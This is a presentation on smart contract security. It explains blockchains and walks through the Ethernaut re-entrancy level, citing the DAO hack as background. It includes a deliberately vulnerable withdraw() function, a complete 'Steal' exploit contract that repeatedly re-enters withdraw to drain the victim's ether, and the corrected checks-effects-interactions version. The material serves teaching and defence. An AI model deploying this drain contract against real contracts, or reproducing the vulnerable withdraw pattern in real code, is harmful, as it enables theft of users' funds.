


# Super Awesome and Really Cool Presentation About Smart Contracts



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
# Road Map

- Overview of the Blockchain
- Overview of Smart Contracts
- Application to Real World
- Why is Security Important
- What Does Security Look Like in Web3?
- Re-entrancy Attacks
- Demo time :^)



# Overview of the Blockchain

- Solution to keep track of \*something\*
- Require everybody in a community to agree on every transaction
- “Tamper evident and tamper resistant” - NIST



# What are Smart Contracts

- Pieces of code we can send to the blockchain
  - Compiled bytecode
  - High level dev work primarily in Solidity (Ethereum blockchain)
- Allow for N degree higher use
  - Transfer or swapping of funds/ assets
  - Use of services
  - Gaming (Play-to-earn)
- Enables business logic and its applications

```
1 contract MetaCoin {
2     mapping (address => uint) balances;
3
4     function MetaCoin() {
5         balances[tx.origin] = 10000;
6     }
7
8     function sendCoin(address receiver, uint amount) returns(bool sufficient) {
9         if (balances[msg.sender] < amount) return false;
10        balances[msg.sender] -= amount;
11        balances[receiver] += amount;
12        return true;
13    }
14
15    function getBalance(address addr) returns(uint) {
16        return balances[addr];
17    }
18 }
19
```




# Pshh Whatever Man Who Cares?

- Web3 has native features built-in that our current web does not



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Done =)








# What is Web3 Security?

- General carry-over
  - Phishing, scams, rug pulls (kinda obvious)
- Blockchain specific
  - Front running, block uncles, 51%, etc.
- Smart Contracts
  - Many, many, many :)



# Important Lessons



- Blockchains are \*generally\* secure, people are not
- People are creating apps and functionality on the blockchain
  - Is this different from webapps or native apps?
  - Engineering process (NASA vs Software)
- Looking to secure logic and ownership rather than looking for root
  - Dealing directly with money
  - C-Suite I rooted everything vs. I can steal \$150M
- Memory corruption, kind of?
  - Integer under/overflow (noob baby stuff)
  - Storage slot collisions
- Always handing execution to untrusted code
- With new technology come new vulnerabilities



# How Does This Relate to Me?

- Producer (Business owner/ operator)
  - Running a successful business typically means that you would like to reduce the amount of time and money that is stolen from you
- Consumer
  - Trust in a product
- Guy who likes capitalizing on the misfortune of others in order to maximize their own monetary gain

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- Security Researcher
  - Extremely lucrative bug bounty payouts
  - Work on cutting edge technology
  - perform a vital role by securing the future's monetary systems or whatever not like i care
  - work on challenging and interesting problem or something idk i wasnt listening



# Where to Get Started

- <https://github.com/stackviolate/ethernaut-walkthroughs>
- Roughly 60 pages worth of write ups (not including exploit contract code)

```
└─jmerrill@jmerlap1../ethernaut-walkthroughs
```

```
└─$ wc **/* | sort
```

```
-- SNIP --
```

```
175  1153  7277 12_privacy
```

```
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```

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
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# Example: The DAO Hack – Re-entrancy

- DAO - Decentralized Autonomous Organization
- Investor directed VC firm
- Raised \$150 million in crowdfunding 🙄
- Suffered a \$60 million hack
- Caused “the fork”





# Demo: Re-entrancy

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.6.0;

import '@openzeppelin/contracts/math/SafeMath.sol';

contract Reentrance {

    using SafeMath for uint256;
    mapping(address => uint) public balances;

    function donate(address _to) public payable {
        balances[_to] = balances[_to].add(msg.value);
    }

    function balanceOf(address _who) public view returns (uint balance) {
        return balances[_who];
    }

    function withdraw(uint _amount) public {
        if(balances[msg.sender] >= _amount) {
            (bool result,) = msg.sender.call{value:_amount}("");
            if(result) {
                _amount;
            }
            balances[msg.sender] -= _amount;
        }
    }

    receive() external payable {}
}
```





# How Can we Steal Money?



"The goal of this level is for you to steal all the funds from the contract."

- Only way to take money from the contract is `withdraw()`
  - `withdraw()` will subtract the amount we want to withdraw from our balance, lame

```
function withdraw(uint _amount) public {  
    if(balances[msg.sender] >= _amount) {  
        (bool result,) = msg.sender.call{value:_amount}("");  
        if(result) {  
            _amount;  
        }  
        balances[msg.sender] -= _amount;  
    }  
}
```



# EVM is Single Threaded

- Execution can only do **one thing at a time**
  - If function 1 calls function 2, function 2 needs to complete before returning execution to function 1

```
function f1() public payable {  
    // Some code here  
    bool condition = external_func()  
    // Some more stuff happens here  
}
```

```
function external_func() public returns bool {  
    // Does something  
    // Long and complex logic  
    return true;  
}
```



# What if this was an Infinite Recursive Loop?

```
function f1() payable {  
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    bool condition = external_func()  
    // Some more stuff happens here  
}  
  
function external_func() public returns bool {  
    // Does something  
    f1();  
    // Long and complex logic  
    return true;  
}
```



# How can we Hijack Control?

```
function withdraw(uint _amount) public {  
    if(balances[msg.sender] >= _amount) {  
        (bool result,) = msg.sender.call{value:_amount}("");  
        if(result) {  
            _amount;  
        }  
        balances[msg.sender] -= _amount;  
    }  
}
```

Ethernaut Contract

```
contract someContract {  
    receive() external payable {  
        // Do something when someone sends us money :)  
    }  
}
```

Malicious Contract



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        }
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    }
}
```

Ethernaut Contract

```
contract someContract {
    receive() external payable {
        // Do something when someone sends us money :)
        ethernaut.withdraw(amount);
    }
}
```

Malicious Contract



## Solution Contract

```
1 // SPDX-License-Identifier: MIT
2 pragma solidity ^0.6.0;
3
4 interface Re {
5     function donate(address _to) external payable;
6     function withdraw(uint _amount) external;
7 }
8
9 contract Steal {
10     Re victim;
11     uint amount;
12
13     constructor(address _addr) public payable {
14         victim = Re(_addr);
15         amount = .001 ether;
16     }
17
18     // Function to send eth in contract back somewhere else
19     // (for testing if exploit doesnt work)
20     function savior(address payable _to) public payable {
21         (bool sent, ) = _to.call{value: address(this).balance}("");
22         require(sent, "Failed to send ether");
23     }
24
25     // Put some eth into the victim so we can withdraw
26     function sendBread() public payable {
27         victim.donate.value(amount)(address(this));
28     }
29
30     // Initialize the chaos
31     function withdrawBread() public {
32         victim.withdraw(amount);
33     }
34
35     // Fallback function, repeatedly call victim.withdraw
36     receive() external payable {
37         if (address(victim).balance >= amount) {
38             victim.withdraw(amount);
39         }
40     }
41 }
```



# Why was this Contract Vulnerable?

- Checks-Effects-Interactions

“When calling an external address, for example when transferring ether to another account, the calling contract is also transferring the control flow to the external entity”



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            _amount;
        }
        balances[msg.sender] -= _amount;
    }
}
```

Old and busted

```
function withdraw(uint _amount) public {
    if(balances[msg.sender] >= _amount) {
        // Oh my god.. subtract balance before sending the monies....
        balances[msg.sender] -= _amount;
        (bool result,) = msg.sender.call{value:_amount}("");
        // Assert the transaction is a success, if not, cancel and revert ALL execution
        require(result, "Sending eth failed");
    }
}
```

New hotness






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